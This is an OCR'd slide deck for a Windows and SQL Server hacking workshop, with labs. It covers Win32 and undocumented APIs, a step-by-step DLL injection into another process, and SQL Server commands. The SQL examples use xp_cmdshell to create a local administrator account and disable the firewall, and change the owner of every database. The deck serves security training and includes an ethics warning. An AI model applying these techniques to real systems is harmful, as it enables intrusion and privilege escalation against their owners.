
Windows: the Undiscovered Country

HACKING WINDOWS AND SQL SERVER



The undiscovered country from whose bourn no traveler returns.

(William Shakespeare)

Who is the presenter?

- 23 Books, dozens of research papers
- Over 40 industry certifications
- 2 Masters degrees
- 10 Computer science related patents
- Over 25 years experience, over 15 years teaching/training
- Helped create CompTIA Security+, Linux+, Server+. Helped revise CEH v8. Created the OSFE and ECES certification courses and tests
- Frequent speaker
- Frequent consultant/expert witness
- Teaches security (crypto, forensics, pen testing, etc.) around the world

www.chuckeasttom.com

chuck@chuckeasttom.com

Windows API's


- Windows is replete with API calls programmers can use. Many programmers no longer directly interact with the API, they instead use the .net wrapper classes.
- Some API's are useful for hacking
- Some are not even documented.

What we will cover and why

- Windows API's
  - Documented and undocumented
  - Writing your own code is the only way to really create malware, whether for testing, cyber warfare, or other purposes.
- Stored Procedure
  - Documented and undocumented
  - Can enhance malware
  - Can enhance SQL injection
- Other code you just might like!
- Hands on labs. You will have source code you can use and/or modify


What this workshop is?

Basically it is coding techniques for hacking Windows



Ethics

- Breaching a network or computer is a crime. In fact it may be several crimes.
- You can server rather long prison sentences for breaching someone's computer, server, or network. I know, I have been an expert witness on cyber crime cases, and I also have done teaching consulting with LE on computer crimes.
- This is about learning and understanding, not crime.
- These techniques can enhance penetration testing, cyber warfare, and other legal applications.
- DON'T USE THIS FOR ILLEGAL PURPOSES



Documented API's

These are API's that are documented in some official document, or book, that you may not have used before.

Calling API's from C#

- First add the namespace
  - using System.Runtime.InteropServices;
- Then us this declaration (it will be different for different API's could be "kernel32.dll" or "gdi32.dll")
  - [DllImport("User32.dll")]
  - public static extern int MessageBox(int h, string m, string c, int type);

Now you can call it wherever you like, such as in a button click:

```
protected void btnAPICall_Click(object sender, System.EventArgs e)
{
    MessageBox (0,"API Message Box","API Demo",0);
}
```

Calling API's from C#

- Some API's will require specific structures
  - [StructLayout(LayoutKind.Sequential)]
  - public struct SYSTEM_INFO {
  -   public uint dwOemId;
  -   public uint dwPageSize;
  -   public uint lpMinimumApplicationAddress;
  -   public uint lpMaximumApplicationAddress;
  -   public uint dwActiveProcessorMask;
  -   public uint dwNumberOfProcessors;
  -   public uint dwProcessorType;
  -   public uint dwAllocationGranularity;
  -   public uint dwProcessorLevel;
  -   public uint dwProcessorRevision;
  - }

Disk Management API's

Master file table
$MFT
$MFTMirr
$LogFile
$Volume
$AttrDef
.
$Bitmap
$Boot
$BadClus
$Secure
$UpCase
$Extend
Reserved
User files/directories

Delete File

```
[DllImport("kernel32.dll", SetLastError = true)]
[return: MarshalAs(UnmanagedType.Bool)]
static extern bool DeleteFile(string lpFileName);

[DllImport("kernel32.dll", SetLastError = true)]
[return: MarshalAs(UnmanagedType.Bool)]
static extern bool DeleteFileA([MarshalAs(UnmanagedType.LPStr)]string lpFileName);

[DllImport("kernel32.dll", SetLastError = true)]
[return: MarshalAs(UnmanagedType.Bool)]
static extern bool DeleteFileW([MarshalAs(UnmanagedType.LPWStr)]string lpFileName);

bool deleted = DeleteFileW(filePath);
```

Create a process

```
CharSet=CharSet.Auto)]
static extern bool CreateProcess(
   string lpApplicationName,
   string lpCommandLine,
   ref SECURITY_ATTRIBUTES lpProcessAttributes,
   ref SECURITY_ATTRIBUTES lpThreadAttributes,
   bool bInheritHandles,
   uint dwCreationFlags,
   IntPtr lpEnvironment,
   string lpCurrentDirectory,
   [In] ref STARTUPINFO lpStartupInfo,
   out PROCESS_INFORMATION lpProcessInformation);

//Open Notepad
     retValue = CreateProcess(Application,CommandLine,
     ref pSec,ref tSec,false,NORMAL_PRIORITY_CLASS,
     IntPtr.Zero,null,ref sInfo,out pInfo);
```

Find Volumes

```
[DllImport("kernel32.dll", SetLastError = true)]
static extern IntPtr FindFirstVolume([Out] StringBuilder lpszVolumeName,
   uint cchBufferLength);
[DllImport("kernel32.dll")]
static extern bool FindNextVolume(IntPtr hFindVolume, [Out] StringBuilder
   lpszVolumeName, uint cchBufferLength);
```

Find Volumes

```
public static StringCollection GetVolumes()
  {   const uint bufferLength = 1024;
      StringBuilder volume = new StringBuilder((int)bufferLength, (int)bufferLength);
      StringCollection ret = new StringCollection();

      using (FindVolumeSafeHandle volumeHandle = FindFirstVolume(volume, bufferLength))
      {
      if (volumeHandle.IsInvalid)
              throw new System.ComponentModel.Win32Exception(Marshal.GetLastWin32Error());

      do
      {
        ret.Add(volume.ToString());
      } while (FindNextVolume(volumeHandle, volume, bufferLength));

      return ret;
      }
  }
```

File attributes

```
[DllImport("kernel32.dll")]

static extern bool SetFileAttributes(string
lpFileName, uint dwFileAttributes);
```

```
[Flags] public enum FileAttributes : uint
{
    Readonly = 0x00000001,
    Hidden = 0x00000002,
    System = 0x00000004,
    Directory = 0x00000010,
    Archive = 0x00000020,
    Device = 0x00000040,
    Normal = 0x00000080,
    Temporary = 0x00000100,
    SparseFile = 0x00000200,
    ReparsePoint = 0x00000400,
    Compressed = 0x00000800,
    Offline = 0x00001000,
    NotContentIndexed = 0x00002000,
    Encrypted = 0x00004000,
    Write_Through = 0x80000000,
    Overlapped = 0x40000000,
    NoBuffering = 0x20000000,
    RandomAccess = 0x10000000,
    SequentialScan = 0x08000000,
    DeleteOnClose = 0x04000000,
    BackupSemantics = 0x02000000,
    PosixSemantics = 0x01000000,
    OpenReparsePoint = 0x00200000,
    OpenNoRecall = 0x00100000,
    FirstPipeInstance = 0x00080000
}
```

File attributes

```
private const String UnicodeHeader = @"\\?\";

[DllImport("kernel32.dll", CharSet=CharSet.Unicode, SetLastError=true)]
private static extern bool SetFileAttributesW(string lpFileName, FileAttributes
dwFileAttributes);

public static void SetFileAttributes(String path, FileAttributes dwFileAttributeFlags)
{
    if (!SetFileAttributesW(UnicodeHeader + path, dwFileAttributeFlags))
    {
        throw (Marshal.GetExceptionForHR(Marshal.GetHRForLastWin32Error()));
    }
}
```

Get all the processes that are running

```
void PrintProcessNameAndID( DWORD processID )
{
   TCHAR szProcessName[MAX_PATH] = TEXT("<unknown>");
   // Get a handle to the process.
   HANDLE hProcess = OpenProcess( PROCESS_QUERY_INFORMATION |
                              PROCESS_VM_READ,
                              FALSE, processID );
// Get the process name.
   if (NULL != hProcess ) {
      HMODULE hMod;
      DWORD cbNeeded;
      if ( EnumProcessModules( hProcess, &hMod, sizeof(hMod),
          &cbNeeded) )
      {
         GetModuleBaseName( hProcess, hMod, szProcessName,
                        sizeof(szProcessName)/sizeof(TCHAR) );
      }
   }
```

Get all the processes that are running

```
Using C#  public static Process[] GetProcesses()
// Get the current process.
            Process currentProcess = Process.GetCurrentProcess();
// Get all instances of Notepad running on the local computer.
            // This will return an empty array if notepad isn't running.
            Process[] localByName = Process.GetProcessesByName("notepad");

// Get a process on the local computer, using the process id.
// This will throw an exception if there is no such process.
            Process localById = Process.GetProcessById(1234);
 // Get all processes on a remote computer.
            Process[] remoteAll = Process.GetProcesses("myComputer");
// Get all instances of Notepad running on the specific computer, using IP
address.
            Process[] ipByName = Process.GetProcessesByName("notepad",
"169.0.0.0")
```

Get info on processes

```
PssCaptureSnapshot
 STDAPI_(DWORD) PssCaptureSnapshot(
  _In_     HANDLE            ProcessHandle,
  _In_     PSS_CAPTURE_FLAGS CaptureFlags,
  _In_opt_ DWORD             ThreadContextFlags,
  _Out_    HPSS              *SnapshotHandle
);
```

Get info on processes

PssQuerySnapshot function

```
 STDAPI_(DWORD) PssQuerySnapshot(
  _In_  HPSS                        SnapshotHandle,
  _In_  PSS_QUERY_INFORMATION_CLASS InformationClass,
  _Out_ void                        *Buffer,
  _In_  DWORD                       BufferLength
);
```

Lab 1

- Using the source code, execute the API demo code, then carefully read through the code ensuring you understand it fully.
- Then pick any of the APIS mentioned thus far, and call it.

Read & Write another processes memory with API

OpenProcess()

ReadProcessMemory()

WriteProcessMemory()

```
DWORD access = PROCESS_VM_READ |
               PROCESS_QUERY_INFORMATION |
               PROCESS_VM_WRITE |
               PROCESS_VM_OPERATION;
HANDLE proc = OpenProcess(access, FALSE, pid);
void *addr; // target process address
SIZE_T written;
ReadProcessMemory(proc, addr, &value, sizeof(value), &written);
// or if you want to write to process memory
WriteProcessMemory(proc, addr, &value, sizeof(value), &written);

CloseHandle(proc);
```

Read & Write another processes memory with API

Now the preceding slides code requires a some information, like the process ID!

GetWindowThreadProcessId

```
DWORD WINAPI GetWindowThreadProcessId(
  _In_      HWND    hWnd,
  _Out_opt_ LPDWORD lpdwProcessId
);
```

Or

```
DWORD WINAPI GetCurrentProcessId(void);
```

or

```
DWORD WINAPI GetProcessId(
  _In_ HANDLE Process
);
```


C#

Windows Registry

RegConnectRegistry
RegCreateKeyEx
RegDeleteKey
RegDeleteValue
RegGetValue
RegLoadKey
RegReplaceKey
RegSetKeyValue

Windows Registry

```
LONG WINAPI RegConnectRegistry(
  _In_opt_ LPCTSTR lpMachineName,
  _In_     HKEY    hKey,
  _Out_    PHKEY   phkResult
);
```



Computer\HKEY_LOCAL_MACHINE

- Computer
  - HKEY_CLASSES_ROOT
  - HKEY_CURRENT_USER
  - HKEY_LOCAL_MACHINE
  - HKEY_USERS
  - HKEY_CURRENT_CONFIG

me	Type	Data
(Default)	REG_SZ	(value not set)

Windows Registry- Create Key

```
LONG WINAPI RegCreateKeyEx(
  _In_       HKEY                  hKey,
  _In_       LPCTSTR               lpSubKey,
  _Reserved_ DWORD
Reserved,
  _In_opt_   LPTSTR                lpClass,
  _In_       DWORD                 dwOptions,
  _In_       REGSAM                samDesired,
  _In_opt_   LPSECURITY_ATTRIBUTES
lpSecurityAttributes,
  _Out_      PHKEY                 phkResult,
  _Out_opt_  LPDWORD
lpdwDisposition
);
```

Windows Registry- Delete Key

```
LONG WINAPI RegDeleteKey(
  _In_ HKEY    hKey,
  _In_ LPCTSTR lpSubKey
);
```

Windows Registry- GetValue

```
LONG WINAPI RegGetValue(
  _In_        HKEY    hkey,
  _In_opt_    LPCTSTR lpSubKey,
  _In_opt_    LPCTSTR lpValue,
  _In_opt_    DWORD   dwFlags,
  _Out_opt_   LPDWORD pdwType,
  _Out_opt_   PVOID   pvData,
  _Inout_opt_ LPDWORD pcbData
);
```

Windows Registry- Load Key

```
LONG WINAPI RegLoadKey(
  _In_     HKEY    hKey,
  _In_opt_ LPCTSTR lpSubKey,
  _In_     LPCTSTR lpFile
);
```

Windows Registry- Replace Key

```
LONG WINAPI RegReplaceKey(
  _In_     HKEY    hKey,
  _In_opt_ LPCTSTR lpSubKey,
  _In_     LPCTSTR lpNewFile,
  _In_     LPCTSTR lpOldFile
);
```


Windows Registry- Set Key Value

```
LONG WINAPI RegSetKeyValue(
  _In_     HKEY    hKey,
  _In_opt_ LPCTSTR lpSubKey,
  _In_opt_ LPCTSTR lpValueName,
  _In_     DWORD   dwType,
  _In_opt_ LPCVOID lpData,
  _In_     DWORD   cbData
);
```

Lab 2

- Using the source code, execute the registry demo code, then carefully read through the code ensuring you understand it fully.
- Then pick any of registry key you wish and modify the source code to read that key
- Then modify the source code to write a value to that key

Windows DLL Injection



DLL Injection – First get process

```
hHandle = OpenProcess(
PROCESS_CREATE_THREAD |

PROCESS_QUERY_INFORMATION |
                    PROCESS_VM_OPERATION
|
                    PROCESS_VM_WRITE |
                    PROCESS_VM_READ,
                    FALSE,
                    procID );
```

DLL Injection – Allocate Memory

Have to allocate some memory for the stuff we want to inject. VirtualAllocEx() takes amount of memory to allocate as one of its parameters:

```
GetFullPathName(TEXT(“atarget.dll"),
             BUFSIZE,
             dllPath, //Output to save the full DLL path
             NULL);

dllPathAddr = VirtualAllocEx(hHandle,
                        0,
                        strlen(dllPath),
                        MEM_RESERVE | MEM_COMMIT,
                        PAGE_EXECUTE_READWRITE);
```

DLL Injection – Get Target DLL

```
GetFullPathName(TEXT("atarget.dll"),
            BUFSIZE,
            dllPath, //Output to save the full DLL path
            NULL);

hFile = CreateFileA( dllPath,
                GENERIC_READ,
                0,
                NULL,
                OPEN_EXISTING,
                FILE_ATTRIBUTE_NORMAL,
                NULL );

dllFileLength = GetFileSize( hFile, NULL );

remoteDllAddr = VirtualAllocEx( hProcess,
                        NULL,
                        dllFileLength,
                        MEM_RESERVE|MEM_COMMIT,
                        PAGE_EXECUTE_READWRITE );
```

DLL Injection – Write to Memory

```
WriteProcessMemory(hHandle,
            dllPathAddr,
            dllPath,
            strlen(dllPath),
            NULL);
```

DLL Injection – Read the DLL data into memory before writing

```
lpBuffer = HeapAlloc( GetProcessHeap(),
                  0,
                  dllFileLength);

ReadFile( hFile,
        lpBuffer,
        dllFileLength,
        &dwBytesRead,
        NULL );

WriteProcessMemory( hProcess,
                lpRemoteLibraryBuffer,
                lpBuffer,
                dllFileLength,
                NULL );
```

DLL Injection – Load a remote thread

```
loadLibAddr = GetProcAddress(GetModuleHandle(TEXT("kernel32.dll")), "LoadLibraryA");

dwReflectiveLoaderOffset = GetReflectiveLoaderOffset(lpWriteBuff);

rThread = CreateRemoteThread(hTargetProcHandle, NULL, 0, lpStartExecAddr,
lpExecParam, 0, NULL);
WaitForSingleObject(rThread, INFINITE);
```

Undocumented API's

- These are api's that are NOT documented in some official document, or book, that you may find useful

NTPrivilege Check

check state of any privileges in Token Object

```
NtPrivilegeCheck(
  IN HANDLE              TokenHandle,
  IN PPRIVILEGE_SET      RequiredPrivileges,
  IN PBOOLEAN            Result );
```

NtShutdownSystem

Library: ntdll.lib

Privilege: SE_SHUTDOWN_PRIVILEGE

```
NtShutdownSystem(
 IN SHUTDOWN_ACTION      Action );
```

Actions include: ShutdownNoReboot, ShutdownReboot, ShutdownPowerOff

FrostCrashedWindow

Replaces a window with a ghosted version that is in a 'hung' stated, and cannot be interacted with

HWND WINAPI FrostCrashedWindow (

    HWND hwndToReplace,

    HWND hwndErrorReportOwnerWnd

)

Parameters:

    hwndToReplace The window to replace

    hwndErrorReportOwner Optional handle to a "ghost" class window which acts as the error reporting dialog

Return Value: The handle to the replacement window or NULL on failure.

IsElevationRequired

```
BOOL WINAPI IsElevationRequired (
    LPCWSTR pwszExeFile
)
```

DisconnectWindowsDialog

Brings up the Log Off and Switch Users dialog / screen

```
void WINAPI DisconnectWindowDialog (
    HWND hwndUnused
)
```

SHGetUserDisplayName

Gets the full name of the current user.

```
HRESULT WINAPI SHGetUserDisplayName (
    LPWSTR pwszName,
    UINT pBufLen
)
```

SHSetUserPicturePath

Changes a users picture that is displayed at logon and on the start menu.

```
HRESULT WINAPI SHSetUserPicturePath (
    LPWSTR pwszAcctName,
    DWORD reserved,
    LPCWSTR pwszPictureFile
)
```

SHUserGetPasswordHint

Returns the password hint for a specific user


```
HRESULT WINAPI SHUserGetPasswordHint (
    PCWSTR pwszUserName,
    PWSTR* ppwszHint
)
```

Lab 3

- Referring back to the source code that successfully accesses documented API's modify that code so that it will access one undocumented API of your choice.

Documented Stored Procedures

- These are stored procedures that are documented in some official document, or book, that you may not have used before.




```
USE [knight]
GO
/****** Object:  StoredProcedure [sys].[sp_adduser]    Script Date: 7/3/2017 2:21:43 PI
SET ANSI_NULLS ON
GO
SET QUOTED_IDENTIFIER ON
GO
ALTER procedure [sys].[sp_adduser]
    @loginame       sysname,        -- user's login name in syslogins
    @name_in_db     sysname = NULL, -- user's name to add to current db
    @grpname        sysname = NULL  -- role to which user should be added.
as
    -- SETUP RUNTIME OPTIONS / DECLARE VARIABLES --
    set nocount on
    declare @ret        int

    -- LIMIT TO SQL/NT USERS IN SYSLOGINS (BCKWRD COMPAT ONLY!)
    if not exists (select * from master.dbo.syslogins where loginname = @loginame
            and (isntuser = 1 or isntname = 0))
        and @loginame <> 'guest'
    begin
        raiserror(15007,-1,-1,@loginame)
        return (1)
    end
```

Important Stored Procedures (documented)


- Add a User
  - exec sp_addlogin jsmith', 'mypassword'
  - exec sp_addsrvrolemember jsmith ', 'sysadmin'



- information about current users, sessions, and processes
  - sp_who and sp_who2
  - EXEC sp_who2

Important Stored Procedures (documented)

- Using the command shell
  - exec xp_cmdshell 'net user /add jsmith 'mypassword '
  - exec xp_cmdshell 'net localgroup /add administrators jsmith '



```
C:\Users\Administrator>net user /add jsmith 'pass00!23'
The command completed successfully.

C:\Users\Administrator>_
```

Working with xp_cmdshell

- **net command**
- exec xp_cmdshell 'net stop schedule'
- The net command can be used to start or stop services. For example:
  - net start service
  - net stop service
  - net send test
- Common services include:
  - browser
  - alerter
  - messenger
  - "routing and remote access"
  - schedule
  - spooler

Working with xp_cmdshell

- **netsh**
- exec xp_cmdshell 'netsh firewall set portopening tcp 445 smb enable’
- Example netsh
  - netsh firewall set portopening tcp 445 smb enable
  - netsh wlan show networks
  - netsh advfirewall set allprofiles state off
  - netsh advfirewall set allprofiles state on

Try connecting to a remote computer

- netsh set machine remotecomputer

Undocumented Stored Procedures

- These are stored procedures that are not documented in some official document, or book, that you may find useful.

Enumerate Database

sp_MSforeachdb

Enumerate databases

```
EXEC sp_MSforeachdb 'USE ?; PRINT DB_NAME()’
```

Enumerate all tables in all databases

```
EXEC sp_MSforeachdb 'USE ? SELECT DB_NAME() + ''.'' +
OBJECT_NAME(object_Id) FROM sys.tables’
```

Change database owners

```
EXEC sp_MSforeachdb 'USE ?; EXEC
sp_changedbowner ''sa'''
```

Enumerate Database

Enumerate OLEDB providers

```
EXEC master..xp_enum_oledb_providers
```

Enumerate DSN's

```
EXEC master..xp_enumdsn
```

Miscellaneous

Find version of SQL Server

```
EXECUTE sp_MSgetversion’‘’
```

Find Access Level

This is the example to check what kind of access the current user has in all databases:

```
